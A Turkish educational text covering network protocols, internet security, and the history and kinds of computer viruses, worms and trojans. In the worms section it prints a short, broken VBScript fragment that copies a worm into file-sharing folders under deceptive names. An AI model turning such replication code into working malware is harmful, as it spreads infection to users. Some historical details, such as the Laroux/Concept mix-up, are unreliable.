Diğer bir protokol ise ICMP'dir (Internet Control Message Protocol). ICMP protokolü iki ya da daha fazla bilgisayar arasında veri transferi sırasında meydana gelebilecek hataları ve kontrol mesajlarını idare etmek için kullanılır. Mesela bir bilgisayara bağlanmak istediğinizde sisteminiz "bilgisayara ulaşılamadı" diye mesaj dönebilir. ICMP 'yi kullanan en popüler Internet uygulaması ping komutudur. Bu komut yardımı ile herhangi bir bilgisayarın açık olup olmadığını, hatlardaki sorunları anında test edebiliriz. Çalışma mantığı çok basittir, karşı bilgisayara echo paketleri gönderir ve geri gelmesini bekler. Eğer paketler geri gelmezse ping hata mesajı verir ve karşı bilgisayarın ağa bağlı veya çalışır durumda olmadığı anlaşılır.

2.4.4 Fiziksel Katman

Fiziksel ortam bilgisinden oluşur. Her fiziksel ortam için bilgilendirme şekli farklıdır. (örnek; Modem, ethernet, ISDN v.s) Ethernet kartında fiziksel ortam bilgisi 48 bitlik MAC (Media Access Control) tutulur. Bu kartların içerisine, MAC adresleri değiştirilemez şekilde

yerleştirilmiştir. MAC adresine donanım adresi de denir. Ethernet ağ cihazlarına, tanınabilmeleri için, hexadecimal ve dünyada bir eşi daha olmayan seri numarası verilir. Bu numaralar, üretici firmalar tarafından fabrikada verilmektedir. Aslında bilgisayarlar arası haberleşme, IP adreslerinin MAC adreslerine çevrilmesi ile gerçekleşir.

Bu ethernet kartlarına gelen paketler bütün başlıklar uygun katmanlarca belirlenir. Ethernet arayüzü, ethernet başlık, ve kontrol bilgisi atılır. Tip koduna bakarak protokol tipini belirlenir ve Ethernet kartı yazılımı bu datagram'ı IP katmanına geçirir. IP katmanı kendisi ile ilgili katmanı atar ve protokol alanına bakar, protokol alanında TCP olduğu için segmenti TCP katmanına geçirir. Sonuçta bir bilgisayar diğer bir bilgisayar ile iletişimi tamamlar.

2.4.5 Ethernet Encapsulation: ARP

Bir Internet adresi ile iletişime geçmek için hangi Ethernet adresine ulaşılması gerektiğini sağlayan protokol ARP'dir (Address Resolution Protocol). Örneğin kullandığımız bilgisayar 192.168.1.3 IP adresine sahip ve 192.168.1.123 IP'li bilgisayar ile iletişime geçmek istiyorsak. Sistemin ilk kontrol edeceği nokta 192.168.1.123 ile aynı ağ üzerinde olup olmadığımızdır. Aynı ağ üzerinde yer alıyorsak, direk olarak haberleşebileceğimiz anlamına gelir.

Ardından "192.168.1.123" adresinin ARP tablosunda olup olmadığı ve Ethernet adresini bilip bilmediği kontrol edilir. Eğer tabloda bu adresler varsa Ethernet başlığına eklenir ve paket yollanır. Fakat tabloda adres yoksa paketi yollamak için bir yol yoktur. Dolayısıyla burada ARP devreye girer. Bir ARP istek paketi ağ üzerine yollanır ve bu paket içinde "192.168.1.123" adresinin Ethernet adresi nedir sorgusu vardır. Ağ üzerindeki tüm sistemler ARP isteğini dinlerler bu istegi cevaplandırması gereken istasyona bu istek ulaştığında cevap ağ üzerine yollanır. "192.168.1.123" isteği görür ve bir ARP cevabı ile "192.168.1.123" 'nin Ethernet adresi 8:0:20:1:56:34" bilgisini istek yapan istasyona yollar. Bu bilgi, alıcı noktada ARP tablosuna işlenir ve daha sonra benzer sorgulama yapılmaksızın iletişim mümkün kılınır.

3. GÜVENLİK VE INTERNET

Internette dolaşırken bilgisayar bir gemi olarak düşünülürse; Bu denizde bazı gemiler kötü amaçlarla seyahat etmektedir. Bunlara korsan gemiler denilebilir. Bir gün bir korsan gelip verilere bakar, ihtiyacı olanları alır, değiştirebilir ve sistemi kullanılmayacak hale getirebilir. Bu gemiler denize açıldığında suda bir iz bırakırlar. Buna IP denir. İstenmeyen saldırılarda çoğu zaman IP'ler üzerinden yapılmaktadır. Bu gemiler suda kendilerini özgürce dolaştıkları sanarak bir çok açık kapılar açmaktadır. Bu kapılar Internet sayfasına bakarak, chat yaparak ya da belli bir programı kullanılarak farkında olmadan oluşmaktadır.

Kendi teknolojilerini üretebilecek yetenekte olan sakınacalı kişiler bu kapılar için özel silahlar (programlar) geliştirmektedir. Ve bu programlarla hedeflerine ulaşabilmektedirler. Bu tür programlara Internet üzerinden isteyen herkes ulaşabilir.

Günümüz haberleşme çağında e-posta'lar artık faks, telefon ve mektup trafiğinin toplamından daha yoğun bir şekilde kullanılmaktadır. Bu verimli, hızlı ve ucuz haberleşme aracı, özellikle kötü niyetli kişiler tarafından virüs yayma maksatlı olarak kullanılmaktadır. En son yayılan virüsler artık kullanıcı farkında olmaksızın kendisi başka kişilere de gönderebilmektedir. Böylelikle virüsler çok kolay yayılmaktadır. Bu virüslü mailler açıldığında bazen dosyaları silmekte veya değiştirmekte, okunamaz hale getirmekte, bazen gereksiz veri trafiği üreterek bilgisayar ağlarında istenmeyen sebeplere neden olmaktadırlar. Türkiye'de yapılan saldırıların çoğu Msn, Mirc, Icq gibi programların çalıştırılmasıyla gerçekleşmektedir.

Virüslerin asıl geliş kaynağı olan e-postalar olmakla birlikte Internetten indirilen dosyalar ile de bulaşabilir. Bazen de disket veya CD kullanımıylada sistemlere farkında olmadan gelebilirler. Bu tür olayların önüne geçilmesi için firewall ve antivirüs programlarının kullanılması gerekmektedir.

3.1. Güvenliğin En Zayıf Halkası

Güvenlik çoğu zaman bir yanılgıdan ibarettir. İşin içine dikkatsizlik, saflık ve cahillik de girince daha da kötü sonuçlara zemin hazırlamaktadır. En saygın bilim adamlarından olan Albert Einstein şöyle demiştir: "Yalnızca iki şey sonsuzdur, evren ve insanoğlunun aptallığı; aslında evrenin sonsuzluğundan o kadar da emin değilim." Sonuç olarak, insanlar doğru güvenlik uygulamaları konusunda bilgisizlerse, tehtidlere karşı açık davetiye çıkar. Güvenlik ürünleri asla tek başlarına tam bir güvenlik sağlayamazlar. Aksini düşünen kişiler er ya da geç, ileride güvenlik sorunu yaşayacaklardır.

Güvenlik asla bir ürün değildir. Güvenlik bir süreçtir. Aslında güvenlik bir teknoloji sorunu olmaktan çıkmıştır. Güvenlik günümüzde, bir insan ve yönetim sorunu olmuştur.

Saldırgan uygulamalar, sistemlere kendilerini taşıyan protokoller veya kendi kodları ile saldırırlar. Mesela bir http paketi (Internet sörfü için) gereğinden fazla bir uzunukta ise bu bir "Buffer Overflow Attack" olabilir.

Internet üzerinden gelen virüs ötesi tehlikelerin bazıları ziyaret edilen site içinde dolaşırken de, ziyaret eden kişinin bilgisayarına saldırabilirler veya bazı arka kapılar açıp oradan daha büyük sızmalar olmasına sebep olurlar.

Güvenlik sistemlerinin yapılandırılması için yapılması zorunlu olan işlemler aşağıda belirtilmektedir.;

1. Internet erişim güvenliği için "firewall" kurularak bilgisayar ağı dışarıdan gelen saldırılara karşı korunmalıdır.
2. E-posta trafiği üzerinde virüs taraması yapan Anti-Virüs çözümleri kullanılmalıdır.
3. IPSec, PPTP, L2TP, SSH, SSL gibi protokolleri kullanarak iletişimin şifrelenmesini sağlanabilir.
4. Bütün bilgisayarlara güncel anti-virus yazılımları kullanılarak virüslere karşı koruma sağlanabilir. Ayrıca anti-viruslerin düzenli olarak güncellemesi yapılmalıdır.
5. Sunucuların güvenliği sağlanmalıdır.
6. Gerekli olmayan yazılımlar ve servisler sistemden çıkarılmalıdır.

7. Kullanıcı ve grupların yetkileri ve şifre politikaları düzenlenmelidir.
8. Kritik dosyalara ve donanımlara erişimler kısıtlanmalıdır.
9. Sistem izleme politikaları belirlenip ve en uygun kayıt tutma mekanizması kullanılmalıdır.
10. Kullanılan sistemler ile ilgili üretici firmaların siteleri devamlı olarak takip edilmelidir. Örnek: http://www.microsoft.com/turkiye/guvenlik/
11. Web Filtreleme çözümleri sunulmalıdır. İstenilmeyen web sitelerine erişim engellenebilmelidir.
12. Bir güvenlik politikası oluşturulmalıdır.
13. Her türlü iletişimde veri şifrelenmelidir.
14. Ağ sürekli olarak denetlenmeli ve izlenmelidir.
15. Oturumların ve hareketlerin düzenli olarak izlenmesi gerekir.
16. Denetleme ve izleme işlemleri düzenli olarak raporlanmalı ve geçmişe dönük karşılaştırmalar yapılmalıdır.

Güvenlik politikası bir kurum için en çok üzerinde düşünülmesi gereken ve taviz verilmeden hemen devreye sokulması gereken bir politika belirlenmelidir.

Internet, bilgiye ulaşmayı kolaylaştırmak için değişik 'bilgi tarama' yöntemleri de sunar. Internet' in sundukları çok geniştir ve bu kadar bilgi arasında, bilinçsiz bir kullanımla, insan yolunu çok kolay kaybedebilir ve sonradan istenmeyen birçok nedene sebebiyet verebilir.

Fakat Dünyada ve Türkiye'de olduğu gibi kullanıcı sayısı ve servis sağlayıcılar hızlı olarak arttıkça Internetde güvenlik önemli bir konu haline gelmiştir.

3.2 Firewall

Firewall (Internet Güvenlik Sistemi), Internet üzerinden bağlanan kişilerin, bir sisteme girişini kısıtlayan, yasaklayan ve genellikle bir Internet gateway servisi (ana Internet bağlantısını sağlayan servis) olarak çalışan bir bilgisayar ve üzerindeki yazılıma verilen genel addır. Firewall'lar Internet çıkışlarını güvenli yapan cihazlardır. İstenmeyen kişilere karşı içerideki gizli bilgilerin dışarıya sızmaması, kötü niyetli kişilerin dosyalara erişimini engeller. En çok tercih edilen firewall'lar donanımı ile gelenlerdir.

Fakat unutulmamalıdır ki, firewall'lar antivirüs programları değildir, Internet içerik filtreleme yapmazlar. Bunlar için başka yazılımlar kullanılması gerekir. Firewall'lar donanım ve yazılım olmak üzere iki çeşit olarak kullanılmaktadır. Daha güvenli olan sistem donanım çözümüdür.

3.3 Anti-Virüs

Sistemlere bulaşan ve çeşitili hasarlara sebep olan yazılımlardan korunmak için geliştirilmiş programların genel adıdır. Bir virüsün etkileri bilgisayarda anormal yavaşlama, işletim sistemi uygulamalarında beklenmeyen hata mesajları (application error, system fault, missing files vb. gibi), bilgisayarın kilitlenmesi, normalde açılan dosyaların açılmaması, anormal sesler ve görsel davranışlar ya da bilgisayarınızın isteğiniz dışında işlemler yapmaya başlaması şeklinde kendini gösterebilir. Bu durumda yapılacak şey, bir anti-virüs programı

kullanarak bilgisayarın virüsten temizlenmesidir. Ancak, virüsün bilgisayara önemli ölçüde geri dönülmez hasarlar vermiş olduğu durumlarda virüsten temizleme işlemi her zaman başarılı olmayabilir.

Anti-virüs yazılımlarının tarama işlemi sonrasında virüs bulamaması bilgisayarda virüs olmadığını değil, sadece tarama işleminde kullanılan anti-virüs programlarının tanıdığı virüslerin mevcut olmadığını gösterir. Kullanılan anti-virüs yazılımlarının buldukları virüsleri silmeleri veya bulaştıkları dosyalardan temizlemeleri mümkün olmaması da zaman zaman karşılaşılan bir durumdur. Bu durumda kullanılan anti-virüs programının güncellenmesi veya daha güncel başka bir anti-virüs yazılımının kullanılması uygun olacaktır.

3.3.1 Anti-Virüs Yönetimi

- Ağ sisteminde yer alan tüm anti-virüs programlarını bir merkezden yönetebilmelidir.
- Ağ sisteminde yer alan tüm anti-virüs programlarını görüntüleyebilmeli, kayıt dosyalarını inceleyebilmelidir.
- Ağ sisteminde yer alan tüm anti-virüs programlarını uzaktan kontrol edebilmeli ve çalıştırabilmelidir.
- Ağ sisteminde yer alan tüm anti-virüs programlarının güncel virüs bilgilerini istenildiği zaman otomatik olarak güncelleyebilmeli ve ilgili anti-virüs programlarına dağıtabilmelidir.
- Ağ sisteminde yer alan tüm anti-virüs programları için kararlı bir yönetim sağlayabilmelidir.
- MS Windows NT, 2000 işletim sistemlerini desteklemelidir.

3.4 Virüsler

Dünyanın ilk bilgisayar virüsleriyle tanışması, 10 Kasım 1983 günü Fred Cohen tarafından sunulan konferans bildirisiyle gerçekleşmiştir. Ancak 1970'li yıllında tesbit edilen "The Creeper" en eski virüs olarak bilinmektedir. The Creeper programını etkisiz hale getiren "The Reeper" adlı bir diğer yazılım da bilinen en eski antivirüs programı olarak kullanılmıştır.

Virüsler, çalıştığında sistemlere değişik şekillerde zarar verebilen bilgisayar programlarıdır. Yani, herhangi bir iş, oyun, müzik programı gibi programcılar tarafından yazılmış birer programlardır. Bu programları kullandığımızda, bilgisayarlarda çalıştırdığımız diğer programlardan bir farkı yoktur. Bu nedenle, virüsleri özel kılan, girdiği sistemlere kendilerini, kullanıcının farkında olmadan veya iradesi dışında çalıştırılacağı şekilde yerleştirmesi ve sistemlere zarar vermesidir. Bir virüs kullanıcı tarafından çalıştırılmadan veya kendisini programlayan kişi tarafından önceden belirlenmiş durum oluşmadan aktif hale gelemez. Virüs denmesinin sebebi, biyolojik anlamdaki virüslere benzer özellikler taşımalarıdır. Örneğin virüsler, kodlarını değiştirerek yani bir çeşit mutasyon yaparak kendisini tarayan anti-virüs programlarından kurtulabilirler. Böylelikle uygun zamanda yeniden aktif hale geçerek kaldıkları yerden görevlerine devam ederler.

Virüsler genel olarak etkilerini diğer çalışan programlara bulaşarak, onlarda çeşitli değişiklikler yaparak gösterirler. Virüslerin bir diğer özelliği ise kendilerini çoğaltmaları ve hafızada değişik yerlere kaydetmeleridir. Virüsler, disketler, ağ paylaşımı, Internet (e-posta,

dosya indirme, vs) yollarıyla yayılır. Özellikle Internet üzerinde dosya arşivlerinin ne kadar sık kullanıldığını düşünürsek tehlikenin boyutlarını daha da iyi anlayabiliriz.

Virüslerin etkileri sadece rahatsızlık veren küçük problemler olabildiği gibi sistemlerin hafızasını ve disk alanını kullanarak bu kaynaklara verimli olarak erişiminizi engellemeleri ya da kullandığınız dosyaların içeriklerini bozmaları, silmeleri gibi oldukça zararlı etkileri de olabilir. Bunun dışında, kullandığınız bilgisayar programlarını bozabilir, çalışmalarını yavaşlatabilir, sabit diskinizin tamamını ya da önemli dosyaların olduğu kısımlarını silebilirler.

Bazı virüslerde ise bazı hatalar bulunmaktadır. Bunlar sistemlere çeşitli etkileride bulunabilir. Daha önceden kestirilemez etkiler gösterebileceği anti-virüs programlarını yanıltabilirler ve böylece; sistem göçmelerine ve veri kayıplarına neden olabilirler.

3.4.1 Tarihte Virüs

- 1948 yılında, John Von Neumann'in, bir bilgisayar programinin kendi kendisini kopyalayabileceği tezi, virüslerin yazilmasi fikrine yol açtı.
- 1981 yılında, Aplle II bilgisayari için bilgisayar mühendisliği öğrencileri tarafından bilgisayar virüsü yazıldı.
- 1983 yılında, bir doktora tezinde, ilk kez bilgisayar virüsü kavramı kullanıldı.
- 1986 yılında, iki Pakistanlı kardes, "Brain" adlı virüsü yazdılar.
- 1989 yılında, IBM şirketi tarafindan ilk Anti-Virüs yazılımı satışa sunuldu.
- 1990 yılında, Symantec firması, Norton anti-virüs yazılımını piyasaya sürdü.
- 1990-92 yıllarında yazılan virüs sayisi % 450 oranında arttı.
- 1995 yılında Windows için virüs yazıldı.
- 1999 yılında Melissa virüsü yazıldı ve e-posta yolu ile dünyanın her yanına yayılmaya başladı.
- 2000 yılında, I Love You virüsü yazıldı, yayıldı ve milyonlarca bilgisayara girdi.
- 2001 yılında, Simpson kurtçuğu Macintosh'ları etkiledi. Code Red, başta Beyaz Saray'ın web sunucusu olmak üzere bir çok web sunucusunu felç etti. Nimda virüsü yazıldı ve yılın virüsü seçildi. Outlook.pdf (Pearchy)i Acrobat Reader'ın PDF'lere bulaşan ilk virüsü oldu.
- 2001-06 yıllarında virüslerin önlenemeyen yükselişi devam etmektedir.

3.4.2 Virüs Çeşitleri ve Özellikleri

Bilgisayarlarda ilk görünen virüsler disketlerin boot sektörüne bulaşan Boot virüsleriydi. Bunlar makina dili (Assembly) yazılmışlardı. Zaman ilerledikçe Boot virüsleri sabit disklere, Dosya virüsleri ".exe" dosyalarında yerini aldı. Hem ".com" hem de ".exe" dosyalarına bulaşabilen virüsleri karma virüsler takip etti. Bunlar boot ve dosya virüslerinin ortak özelliklerini taşıyordu. Bulaşmak için her türlü yolu kullanabiliyorlardı. Daha sonraları Microsoft Office seti içerisindeki döküman dosyalarına bulaşan yeni türdeki virüsler Internet ve e-posta kullanımının artmasıyla sayılarını çok arttırdılar. Bunlar, Macro virüslerydi.

Teknolojik gelişmelerinin ardından, HTML'in gelişmesi ve yeni programlama dillerinin (ActiveX ve Java) kullanımıyla virüsler yazarları için bulunmaz bir fırsatdı.

Internet kullanımının yaygınlaşması ile birlikte, kullanıcıların birbirleriyle mesajlaştığı chat programlarının (IRC, mIRC, ICQ, Msn v.s gibi) açıklıklarından yararlanarak virüsler sistemlere ciddi zararlar vermektedirler. Sonraları giderek popüler hale gelen avuçiçi bilgisayarları (PDA) da virüslerden nasibini almıştır.

Bu gelişmelerle birlikte, e-posta kurtçukları giderek gelişti ve yaygınlaştı. ".exe" lerinin yerini ".vbs" gibi script tabanlı olan programlar aldı. 2000'li yıllar ile birlikte e-posta ile yayılan ve değişik kombinasyonlardan oluşan kurtçuklar türetildi.

Internet bu kadar yaygın değilken, e-postalardan korunmak için ekteki dosyayı açmamak, çalıştırmamak yeterliyken teknolojinin ilerlemesiyle durum değişti. Virüs yazarları Outlook'un açıklarından faydalanarak geliştirdikleri yeni virüslerle ekli bulunan dosyalanın çalıştırılmasına gerek kalmaksızın e-posta'nın açılması ya da görüntülenmesi ile de aktif hale gelmektedirler. "Nimda" gibi bazı virüslerin bulaştığı web sitelerine bağlanmak bile virüsün aktif olması için yeterlidir.

Bundan şu sonuç çıkartılabilir; Günümüzde teknolojik bakımından ne popülerse o virüs yazarları ve programları için bulunmaz bir fırsatdır. Çünkü güvenlik bakımından hiçbir tacize uğramamıştır.

3.4.2.1 Dosya ve Program Virüsleri

Bu tür virüsler programların sonuna kendilerini ekleyerek dosya uzunluklarını artırırlar. Bu tür virüsler genellikle uzantısı "exe" ve "com" olan dosyalara bulaşırlar.

3.4.2.1.1 Chernobyl

Adını nükleer kazasından alan, bu virüs nükleer kazanın olduğu tarihte çalışır ve çalıştığı an itibari ile flash'ını yazmayı dener. Büyük hasarlara yol açan Chernobyl bazı anakartlarda düzeltilmez hasarlar oluşturabilen bir virüstür. Flash Biosu işe yaramayan kayıtlarla dolduran bu virüs, bilgisayarın ilk açılmasını sağlayan bios yazılımı ise yaramaz hale getiriyor ve sistem kapkara bir ekranla baş başa kalmaktadır. Çernobil virüsü tüm dünyada bir çok kullanıcı ve kamu kuruluşlarına (ev ve ofis kullanıcıları, bankalar, ordu, trafik, üniversiteler, mağazalar, internet kafeler, esnaf vb. gibi) zarar vermeyi başarmışdır.

Internet, bilgisayar dünyasında bir devrim yaratmış olmasına karşın bereberinde bunun gibi sakınılması gereken durumları da getirmiştir. Çernobil virüsünden ve diğer tüm bilinen virüslerden korunmanın tek yolu, ne olduğunu bilmediğiniz dosyaları açmamak ve güvenilir ve güncel bir virüs programı edinerek sisteminizi düzenli olarak virüs taramasından geçirmektir.

3.4.2.1.2 FunLove

FunLove hafızada yerleşebilen Win32 virüsüdür. Kasım 1999'da ABD, İngiltere ve Çek Cumhuriyeti gibi ülkelşerde yaygın olarak görünmüştür. Fun Love virüsünün en büyük

be şaşırtan yönü, Microsoft'un resmi sitesinden indirilen güncelleştirme dosyalarınada bulaşmış olmasıdır. Virüs hem 9x ve Nt sistemlerde çalışabilmektedir. Bulaşma fonksiyonu C:'den Z:'ye kadar olan bütün sürücüleri taradıktan sonra ağ kaynaklarını da tarar ve çalıştırılabilir PE dosyalara (.OCX, .SCR, veya .EXE uzantılı) bulaşır. Virüs kodunu dosyanın en sonuna yazar. Dosyanın başına da 8 baytlık bir kod ekleyerek program başladığında virüs kodunun çalıştırılmasına neden olur. FunLove virüsünün farkedilmesi üzerine kısa bir süre için internet sitelerinde bir kısım dosyaların erişimini durdurdu. Böylece, dünya üzerinde birçok şirketin ve bilgisayar kullanıcısının başını ağrıtmıştır. Örneğin, Dell firmasının tüm üretiminin iki gün boyunca durmasına sebep olmuştu.

3.4.2.1.3 Nimda

Adını "Admin Yönetici" kelimesinin tersten okunması ile alan nimda virüsü, Worm virüs birleşiminden oluşturmuştur. Tahminlere göre 2 milyondan fazla sunucu ve kişisel bilgisayara bulaşan Nimda 1 günlük süreçte bu inanılmaz rakama ulaşmayı başarmıştır. Microsoft Office Programlarını, Ağ Paylaşım işlemlerini hatta printer ayarlarını ciddi şekilde etkileyen virüsün bulaştığı bir bilgisayarda office uygulamalarında sıkça “yetersiz bellek” benzeri hata mesajlarına sebebiyet vermekte, zaman zaman kilitlenmelere yol açmaktadır. Nimda, kendisini yaymak için kullandığı taktiklerden bir tanesi de Microsoft IIS hizmetini kullanan sunucuları bulup, bünyesinde barındırdığı IIS açığını kullanarak sistemi etkiler. Ayrıca, LAN trafiğini arttırıp sistemleri kullanılmaz hale getirir.

3.4.2.2 Macro Virüsleri

Microsoft Office’in Word, Excel, Power Point, Access ve benzeri dökümanların dosyalarına makro programı olarak bulaşırlar. Makro virüsleri sadece Microsoft Office uygulamaları ile sınırlı değil. Makro dili içeren her türlü uygulama virüs riskine sahiptir. Acrobat Reader’ın PDF dosyaları, Corel Draw’ın çizim dosyaları ve benzerleride bu virüse açık hedeftir.

3.4.2.2.1 Melissa

1999 yılında çok büyük hasarlara yol açan melissa virüsü Microsoft Word dosyasının içine kodlanır, belge açıldığı anda, Microsoft Outlook'u açarak adres defterinde bulunan ilk 50 kullanıcıya kendini e-posta aracılığı ile yollar. Bu döngü içinde geliştiğinden çok kısa bir süre içinde inanılmaz bir hızla e-posta yoluyla yayıldı. Kullanıcı farkında olmadan önemli dokümanlarını e-posta yoluyla başkalarına göndererek göstermektedir. Microsoft ve Intel’in de içinde bulundugu bir çok şirketin mail sistemlerine girmiştir. Microsoft firması, virüsün şirket içerisinde daha fazla yayılmasını önleyebilmek için tüm mail sistemini kapatmak zorunda kalmıştır. E-posta yolu ile kendisini yayma yöntemini kullanan virüsler arasında bugüne kadar en büyük başarıya ulaşan virüstür.

3.4.2.2.2 Laroux

Concept Virüs’ü ilk ve en yaygın Excel Macro Virüsüdür. Windows 95 ve MS Office’in yeni versiyonunun çıkması ile birlikte ortaya çıktı. Birkaç gün içinde bu virüs, dünya çapında on binlerce bilgisayara bulaşarak büyük bir salgına yol açtı ve tüm dünyada

büyük bir yankı uyandırdı. Burada belirtilmesi gereken bir noktada, anti-virüs şirketlerinin bu yeni virüs çeşidine hazır olmamalarıydı. Bu yüzden anti-virüs şirketleri, anti virüs yazılım motorlarını değiştirmek ya da yeni anti-virüs motorları üretmek zorunda kalmışlardır. Halen daha farklı isimler ve kodlar ile yaşamakta olan virüstür.

3.4.2.3 ActiveX ve Java Virüsleri

Web sayfasına gömülü bulunan Java programlarını, ActiveX kontrolleri kullanarak faaliyet gösterirler. Daha çok HTML dosyalarına bulaşırlar ve kendi kaynak kodları içeren dosyalar oluştururlar. Birçoğu işletim sisteminin registry'sinde değişiklik yapar. MS Internet Explorer'ın çok sayıda güvenlik güncellemesi bu nedenle yazılmıştır. Tedbir olarak MS Internet Explorer ayarlarındaki güvenlik seviyesinin en azından Medium olarak ayarlanması gerekmektedir.

3.4.2.3.1 Gigger

Virüs bulaştığı sistemlerin hard diskindeki dosyaları silmektedir. Microsoft'un e-posta programı Outlook'a ait bir güncelleme gibi görünen virüs adres defterindeki isimlere kendini gönderebilmektedir. Virüs genellikle aşağıdaki klasörlerde görünmektedir;

```
C:\Windows\Samples\Wsh\Charts.js
C:\Windows\Samples\Wsh\Charts.vbs
C:\Windows\Help\Mmsn_offline.htm
```

3.4.2.4 Solucanlar ve Kurtçuklar (Worms)

Ağlar yoluyla yayılırlar. Yayılma sırasında ayrıca bir dosyaya ihtiyaç duymazlar. Doğrudan kendi kodlarından oluşan dosyayı kullanırlar. Bazı e-posta solucanlarının aktif olması için mail'in açılması dahi yeterli olabilir.

Amaçları kullanıcının merakla e-postasını açıp, solucanın yayılmasını sağlamaktır. Özellikle internet paylaşım araçlarını kullanan solucanlarının çoğunun başvurduğu yöntem bazı dosya uzantılarını (.mp3, .gif, .jpg) değiştirmek ve insanların bu ortamda arayabileceği dosya adları şeklinde çoğalmaktır.

Bu solucanlar öncelikle sistemde paylaşım programlarının paylaştırma dizinlerini ararlar. Arayacağı dizinler, örneğin şu şekilde olabilir:

```
C:\ Program Files\Tolga\My Shared Folder
C:\ Program Files\Uslu\My Shared Folder
C:\ Program Files\Guest\Shared
C:\ Program Files\Administrator\My Shared Folder
```

Buldukları dizinler içine aranabilecek dosya adları şeklinde kendini çoğaltırlar. Dosya paylaşım kurtları için kullanılan kendisi çoğaltma kodu genellikle şu şekildedir (VBScript):

```
Set fso=Create Object("scripting.filesystemobject")
Solucan=(wscript.scritptfullname)
Kaza=("C:\ Program Files\Tolga\My shared Folder") & "\"
If fso.folderexists(Tolga) then
Fso.copyfile solucan, tolga & "ICQ.exe.vbs"
```

```
Fso.copyfile solucan, tolga & "Muzik.mp3.vbs"
Fso.copyfile solucan, tolga & "Hotmail.exe.vbs"
Fso.copyfile solucan, tolga & "Word.exe.vbs"
```

Yukarıdaki kod Tolga dosya paylaşım dizinine belirtilen dosya olarak kopyalayacaktır.

Solucanlar sisteme bulaşmadan önce uyguladığı bir diğer taktik ise sisteme kurulu olan Antivirus ve Firewall uygulamalarını kapatma işlemidir. Bir kullanıcı durduk yere Antivirus ve Firewall uygulaması kapandığını görüyorsa bazı durumlardan şüphelenmesi gerekir.

3.4.2.4.1 Blaster

Bu solucan Windows işletim sistemlerinin bazı sürümlerinde son zamanlarda rastlanan savunmasızlık oluşturmasıyla tüm dünyaya etkisini göstermiştir. Ancak, bir bilgisayar Blaster tarafından etki altına alındığında kolayca anlaşılmıştır, program hatası olarak bilgisayar periyodik olarak yeniden başlat konumuna geçmekteydi. Blaster virüsünün yamaları virüs daha ortaya çıkmadan haftalar önce sürülmüştü. Buna karşın, onbinlerce Windows kullanıcısı Blaster virüsünü kaptı. Bunun bir nedeni de kullanıcıların bilinçsizliğidir. Çağdaş bilgisayar kullanıcısı anti-virüs programlarını yüklemeli ve güncellemelidir. Ayrıca, Blaster bulaştığı tüm sistemleri 16 ağustos tarihinde windowsupdate.com sitesinde saldırmaya yönelendirecek bir saatli bomba taşıdığı da ortaya çıktı. Microsot bu saldırıdan kurtulabilmek için windowsupdate.com sitesini bir süreliğine kapatmak zorunda kaldı.

3.4.2.4.2 Sasser

Sasser, internete bağlı herhangi bir sisteme bulaşabilmekteydi. Kurbanlarını rast gele seçen Sasser, bulaştığı bilgisayarı otomatik olarak kullanıcısının müdahalesi dışında kapatıyor ve açıyordu. Sasser virüsü windows güvenlik açığını kullanarak sistemlere bulaştı. Avusturalya'nın güneyinde tren seferleri sinyalizasyon bilgisayarlarının virüsten etkilenmesi üzerine durduruldu. Doğu Asya'nın teknoloji merkezlerinden Tayvan'da ulusal posta sistemi virüs nedeniyle çalışamaz hale geldi. Sasses virüsü en çok internet güvenliği konusunda bilgisi yeterli olmayan kurumlarda etkili olmuştur.

3.4.2.5 Truva Atları (Trojen)

Bir program dosyasına eklidirler. Eklendikleri program dosyasının çalıştırılması sonucu aktif olurlar ve kullanıcıların kopyalamasıyla yayılırlar. Sistemlere uzaktan erişim sağlayarak bir backdoor kodunu, eski bir bilgisayar virüsünü ya da yepyeni bir solucanı kaydedebilirler. Truva atlarını diğer virüslere göre tespiti çok daha zordur. Herhangi bir şekilde bulaşmadıkları için ve herhangi bir etkide bulunmadıkları için ancak etkisini gösterdikten sonra anlaşılabilir. Truva atları, internet hızını yavaşlatır ve yerleştikleri sistemi kullanarak web'in geri kalanına yayılabilirler. Truva atlarının etkileri aşağıdaki gibidir: (Danshal)

- Dosyaları silinebilir,

- Dosyalar bilgisayar korsanının yazmış olduğu bilgisayar programı sayesinde gönderilebilir,
- Dosyalar üzerinde değişiklik yapılabilir,
- Spam posta göndermek için e-posta adreslerini toplar,

3.4.2.5.1 Uzaktan Erişen Truva Atları

Saldırgan kişilerin kurban bilgisayarlara uzaktan iletişimlerini sağlarlar. Böylelikle saldırgan kişiler bilgisayarınızdaki bilgileri kolaylıkla görebilir ve silebilir.

3.4.2.5.2 Şifre Gönderen Truva Atları

Bu truva atlarının maksadı kayıtlı olan tüm şifreleri bulmak, o an girmekte olduğunuz şifreyi bile almak ve size farkettirmeden özel bir e-posta adresine göndermektir. Günümüzde en çok msn adresinin şifresini öğrenmek amacıyla kullanılır.

3.4.2.5.3 Klavye Girişini Kaydeden Truva Atları

Bu truva atlarının mantığı çok basittir. Klavyeden bastığınız her tuşu sırasıyla bir dosya içine kaydettikten sonra saldırgana yollarlar.

3.4.2.5.4 Zarar Veren Truva Atları

Bu truva atlarının tek amacı dosyaları silmek ya da tamamen yok etmektir. Bu amaç onları çok basit ve kolay kullanımlı yapar. Bu tipteki yazılımlar, otomatik olarak tüm sistem dosyalarını bilgisayarınızdan silerler. Saldırganlar tarafından aktif edilebildikleri gibi ayarlanmış olan özel bir tarih veya saatte kendileri de aktif olabilirler.

3.4.2.5.5 Program Denetim Yazılımlarını Kapatan Truva Atları

Bu truva atları bilgisayarınızın güvenliğini sağlamak için kurulan programları devre dışı bırakır. Böylelikle saldırganlar bilgisayarınızda yasa dışı işlemleri yapabilmek için bilgisayarınızda daha rahat çalışabilirler.

3.4.2.6 Arka Kapı (Backdoor)

Sistemlerde bir arka kapı oluşturan programlardır. Internet'e bağlı şekilde bilgisayar kullanıyorken uzaktan sistemlere erişim sağlanarak bir program, arka planda çalışır. Bu oluşturulan kapı kişiye özel olabileceği gibi herkesin bilgisayarınıza girebileceği bir kapı da olabilir.

3.4.2.6.1 Backorfice

Backorfice bir çeşit backdoor (arka kapı), yani trojanların bir alt türü . Backdoorlar kurbanın sistemine gizlice giren ve kullanıcının haberi olmadan bağlantı kuran programlardır. İnternet üzerinden saldırganlar bu elektronik arka kapıdan hedef bilgisayara bağlanıp dosyaları silebilir ve hatta tüm sabit diski formatlıyabilir.

3.4.2.7 Boot Virüsleri

